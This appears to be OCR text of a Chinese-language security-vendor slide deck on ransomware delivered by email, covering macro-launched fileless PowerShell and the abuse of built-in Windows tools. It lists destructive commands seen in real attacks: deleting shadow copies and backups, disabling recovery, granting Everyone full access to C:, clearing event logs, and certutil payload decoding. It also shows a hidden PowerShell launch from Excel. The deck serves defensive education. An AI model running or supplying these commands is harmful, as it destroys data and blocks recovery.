svchost.exe	1996			2.77 ...	...\N
svchost.exe	2004			1.77 ...	...\LO

CPU Usage: 94.46% Physical memory: 2.67 GB (33.41%) Processes: 138

powershell.exe (6560) - 內容

Environment Handles GPU Disk and Network Comment

General Statistics Performance Threads Token Modules Memory

File

Windows PowerShell

(Verified) Microsoft Windows

Version: 10.0.19041.546

Image file name:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Process

Command line: powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-obje

Current directory: N/A

Started: 4 seconds ago (上午 09:14:49 2021/4/25)

PEB address: 0x917b3d6000 Image type: 64-bit

Parent: EXCEL.EXE (4972)


Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard Details

Protection: None Permissions Terminate

Close


X-FORT

Ransomware通用Mail攻擊流程



PowerShell無檔案式(Fileless)實際運作結合巨集(Macro)

DEMO



X-FORT

大綱

Target Ransom & Malware Steal 擴散媒介與技術分群

透過Target Ransom & Malware的分析結果將繪製出專屬的技術分群圖，解構各大名家的駭客技術

PowerShell有檔案式及無檔案式(Fileless)實際運作結合巨集(Macro)

實際展示PowerShell有檔案式及無檔案式(File-less)實際運作，並進一步了解如何與巨集(Macro)結合應用，利用混淆手法迴避防護機制與IT人員監測

OS白名單程式(Whitelist)如何被駭客廣泛利用

掌握有哪些OS白名單程式(Whitelist)被廣泛的利用，進一步實機展示相關白名單程式如何遠端下載惡意程式，目錄提權及宰殺作業系統中防毒機制及鏡像備份保護，讓使用者難以回復資料

結論

OS白名單程式(Whitelist)


- 最常參與威脅的進程：

explorer.exe	svchost.exe	regsvr32.exe	dllhost.exe
services.exe	cvtres.exe	msbuild.exe	PowerShell.exe
RegAsm.exe	RegSvcs.exe	vssadmin.exe	arp.exe
vbc.exe	csc.exe	AppLaunch.exe	cmd.exe

X-FORT

Target Ransom & Malware利用OS白名單程式趨勢分布

分析全球知名20多支勒索病毒家族、共近300多支歸納出OS白名單



X-FORT

Target Ransom & Malware利用OS白名單程式(Whitelist)的攻擊特徵分群

PowerShell混淆	vssadmin	WMIC	bcdedit	wbadmin	reg	schtasks	icacls	attrib
cscript	WScript	vssvc	wbengine	taskkill	rundll32	mountvo	csc	cvtres
vbs	net	net1	Regsvcs	Regsvr32	javaw	diskpart	netsh	cmd rd
choice	bitsadmin	fsutil	certutil	wevtutil	xcopy	takeown	vdsldr	sc

惡意攻擊用法

wbadmin delete catalog -quiet、wbadmin delete systemstatebackup

wbadmin delete catalog -quiet

vssadmin delete shadows /all /quiet

wmic shadowcopy delete

icacls "C:*" /grant Everyone:F /T /C /Q

takeown /f C:\Windows\System32

bcdedit /set {default} recoveryenabled no

WScript.exe" "C:\Users\admin\AppData\Local\Temp\very.vbs"

"cmd.exe" /c rd /s /q %SYSTEMDRIVE%\\$Recycle.bin

"sc.exe" config Dnscache start= auto

cscript.exe //nologo m.vbs

fsutil dirty query C:

certutil -decode wall.txt Payload2.jpg


certutil -decode finalpayload.tmp Payload3.exe

wevtutil.exe cl 'Application'

icacls . /grant Everyone:F /T /C /Q

X-FORT

Ransomware通用Mail攻擊流程



X-FORT

資安巡航 守護無垠

FineArt